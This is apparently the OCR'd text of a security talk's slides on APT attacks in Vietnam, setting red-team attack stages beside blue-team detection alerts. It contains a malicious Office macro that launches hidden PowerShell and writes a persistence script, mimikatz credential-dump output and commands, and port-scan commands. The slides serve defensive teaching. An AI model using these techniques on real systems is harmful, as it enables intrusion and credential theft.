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ANATOMY OF APT ATTACKS IN VIETNAM

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AGENDA

- APT overview
- ► APT kill chain RED vs. BLUE
- **▶** Conclusion





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ADVANCE PERSISTENCE THREAT

APT OVERVIEW

Advanced

Persistent

Threat

APT OVERVIEW

Timeline


First Sample				
2007	Satellite Turla, FinSpy, Turla			
2008	Hacking Team			
2009	Lazarus, Naikon			
2010	Penquin Turla			
2011				
2012	Spring Dragon			
2013				
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Discovery				
2007				
2008				
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
Source: apt.securelist.com

APT OVERVIEW

► APT kill chain











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APT KILL CHAIN - RED VS. BLUE

- Target
 - First step of the attack
 - Gain a foothold in the target's environment
- Steps
 - Deployment
 - Initial intrusion
 - Outbound connection initiated

- Red team
 - Phishing email
 - Drive-by download
 - Web attack

- **▶** Blue team
 - Email security
 - Web gateway
 - Web application firewall

Phishing email - Fake Gmail Error Message




Tài liệu được bảo vệ bằng Google Mail!

Nhấn "Enable Editing", sau đó nhấn "Enable Content"

Hoặc nhấn "Option" sau đó nhấn "Enable this content" để hiển thị nội dung được bảo vệ.

Error: 0x234625678

Phishing email - Fake Text Encoding Error Message



Phishing email - Detection

Detail:

Phát hiện email có tiêu đề [Cv ung tuyen vi tri backend side- Tran Trung Nghia [FILE_THREAT_FORWARDED]] gửi từ [ng

@gmail.com] tới [tuyendung@viettel.com.vn] có file đính kèm chứa mã độc << View less

- Target
 - ▶ To be "inside" the target's network
 - Keep a minimum communication
 - Ready to operate, install more malware/tools
- First-stage malware
 - Simple downloader
 - Basic Remote Access Trojan (RAT)
 - Simple shell

- **▶** Red team
 - Install first-stage malware
 - Binary
 - Powershell script
 - WMI script

- **▶** Blue team
 - Host-based security endpoint
 - Binary installing detection
 - Scripting malware detection


First-stage malware - Office macro

```
(General)

    Auto Open

  Sub Auto Open()
  Execute
  Persist
  Rea
  Start
  End Sub
   Public Function Execute() As Variant
          Const HIDDEN WINDOW = 0
          strComputer - "."
          Set objWM1Service = GetObject("winmgmts:\\" & strComputer & "\rcot\cimv2")
          Set objStartup - objWMIService.Get("Win32 ProcessStartup")
          Set objConfig = objStartup.SpawnInstance
          objConfig.ShcwWindow - HIDDEN WINDOW
          Set objProcess = GetObject("winmgmts:\\" & strComputer & "\root\cimv2:Win32 Process")
          objProcess.Create "powershell.exe -ExecutionPolicy Bypass -WindowStyle Hidden -noprofile -noexit -c IEX ((New-Object Net
       End Function
  Public Function Persist() As Variant
   Set fs = CreateObject("Scripting.FileSystemObject")
      Set a = fs.CreateTextFile("C:\Users\Public\config.txt", True)
      a.WriteLine ("Dim obj5hell")
      a.WriteLine ("Set objShell = WScript.CreateObject(""WScript.Shell"")")
      a.WriteLine ("command = ""C:\WINDOWS\system32\WindowsPowerShell\v1.0\powershell.exe -ep Bypass -WindowStyle Hidden -nop -noe
      a.WriteLine ("objShell.Run command,0")
      a.WriteLine ("Set objShell = Nothing")
      GivenLocation = "C:\Users\Public\"
      OldFileName - "config.txt"
      NewFileName = "config.vbs"
      Name CivenLocation & OldFileName As CivenLocation & NewFileName
```

First-stage malware - Powershell backdoor - Detection



▶ First-stage malware - Powershell backdoor - Detection


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① sms.sirc.viettel.com/#/new-alert/180328_039421						
	16	message_en	Detect powershell.exe process with suspicious commandline			
	17	note				
	18	object	7721E3/13A60ED/IF1/IBA536D72995BADA60EF2DDF			
	19	object type	device			
	20	organization_group	vlpcsl			
	21	process_status	NEW			
	22	reference	"PowerShell" -NcProfile -NonInteractive -InputFormat None -ExecutionPolicy Bypass Add-ProvisionedAppxPackage - online -PackagePath "C:\WINDOW'S\TEMP\InstallHEVCAppxPackage\Microsoft HEVCVideoExtension_8wekyb3d8bbwe x64 appx" - DependencyPackagePath "C:\WINDOW'S\TEMP\InstallHEVCAppxPackage\Microsoft.VCLibs.140.00_14.0.24123.0_x648wekyb3d8bbwe.appx -LicensePath "C:\WINDOW'S\TEMP\InstallHEVCAppxPackage\Microsoft.HEVCVideoExtension_8wekyb3d8bbwe x64.xml" << View loss			
	23	release_level	3			

- Target
 - Expand access and obtain credentials
- Common pattern
 - Obtain administrative access to the initial target
 - Capture cached credentials for a domain administrator account
 - Utilize the "pass the hash" technique


- **▶** Red team
 - Harvest access credentials from the compromised PC
 - Escalate privilege on nonadministrative users

- ▶ Blue team
 - Password dumpping detection& keylogger detection
 - Privilege escalation detection

Privileges escalation - Windows exploit




Privileges escalation - Detection



Password dumping - mimikatz

```
Authentication Id : 0 ; 2858340 (00000000:002b9d64)
Session
                   : Service from 0
User Name
                   : svc-SQLDBEngine01
                   : ADSECLAB
Domain
SID
                   : S-1-5-21-1473643419-774954089-2222329127-1607
        msv :
         * Username : svc-SQLDBEngine01
         * Domain : ADSECLAB
                     : d0abfc0cb689f4cdc8959a1411499096
                     : 467f0516e6155eed60668827b0a4dab5eecefacd
         * SHA1
        tspkg:
           Username : svc-SQLDBEngine01
           Domain : ADSECLAB
           Password : ThisIsAGoodPassword99!
        wdigest :
         * Üsername : svc-SQLDBEngine01
         * Domain : ADSECLAB
         * Password : ThisIsAGoodPassword99!
        kerberos :
         * Username : svc-SQLDBEngine01
* Domain : LAB.ADSECURITY.ORG
         * Password : ThisIsAGoodPassword99!
        ssp :
        credman :
```

Password dumping - mimikatz - Detection



SIRC Monitoring - Mozilla Firefox

Password dumping - mimikatz - Detection

i sms.sirc.viettel.com/#/new-alert/180327_035515						
	17	object_type	device			^
	18	organization_group	vtpost			
	19	process_status	ANALYSING			
	20	reference	C:\WIndows\Temp\mm64.exe privilege::debug sekurisa::logonPasswords exit > C:\Windows\Temp\mm.txt			
	21	release_level	3			
	22	rule_id	Indicator_OneAgent_AgentMonitor_RuleCorrelation_000017			
	23	sensor_id	314			
	24	severity	9			
	25	signature_id	17			>

- Target
 - Discover target's network
 - Find important servers/PCs
- Common technique
 - Port scanning


- **▶** Red team
 - Port scanning

- Blue team
 - Network-based port scanning detection
 - Host-based port scanning detection

Port scanning - scanline

```
C:\>s1 -v -b 192.168.56.102
ScanLine (TM) 1.01
Copyright (c) Foundstone, Inc. 2002
http://www.foundstone.com
Adding IP 192.168.56.102
Banner grabbing enabled.
No TCP ports provided - using default port list file: "TCPports.txt"
No TCP port list file found - using internal TCP list
No UDP ports provided - using default port list file: "UDPports.txt"
No UDP port list file found - using internal UDP list
Scan of 1 IP started at Wed Dec 18 17:27:53 2013
Pinging 1 IP (ICMP Echo Request)...
Found 1 live system
Scanning 1 IP...
192.168.56.102
Responded in 0 ms.
0 hops away
Responds with ICMP unreachable: Yes
TCP ports: 25 80 135 139 443 445 1026
UDP ports: 123 137 138 445 500 1025 1900 3456
TCP 25:
[220 target Microsoft ESMTP MAIL Service, Version: 6.0.2600.2180 ready at Wed, 1
8 Dec 2013 17:27:53 +0530]
[HTTP/1.1 302 Object moved Server: Microsoft-IIS/5.1 Date: Wed, 18 Dec 2013 11:5
7:56 GMT Location: localstart.asp Connection: Keep-Alive Content-Length: 121 Cl
Scan finished at Wed Dec 18 17:28:02 2013
1 IP and 267 ports scanned in 0 hours 0 mins 9.20 secs
C: \setminus >
```

Port scanning - Detection



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SIRC Monitoring - Mozilla Firefox

▶ Port scanning - Detection


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	19	process_status	ANALYSING			
	20	reference	C:\WIndows\Temp\sl.exe -bh 21,22,23,445,3389,3306,1433,80,443,8080 10.0.0.1-200			
	21	release_level	3			
	22	rule_id	Indicator_OneAgent_AgentMonitor_RuleCorrelation_000017			
	23	sensor_id	314			
	24	severity	9			
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- Target
 - Gain control of other computers (even without Internet access)
- Common technique
 - Remote Desktop
 - PsExec
 - WMI
 - Task Scheduler

- Red team
 - Network login
 - Remote execution/task schedule
 - Remote desktop
 - Tunneling
 - **▶** Tools
 - Windows mechanism

- Blue team
 - Network login detection
 - Event log analysis
 - Host-based & network-based detection
 - Anomaly RDP detection
 - Tunneling detection


Remote network login - psexec



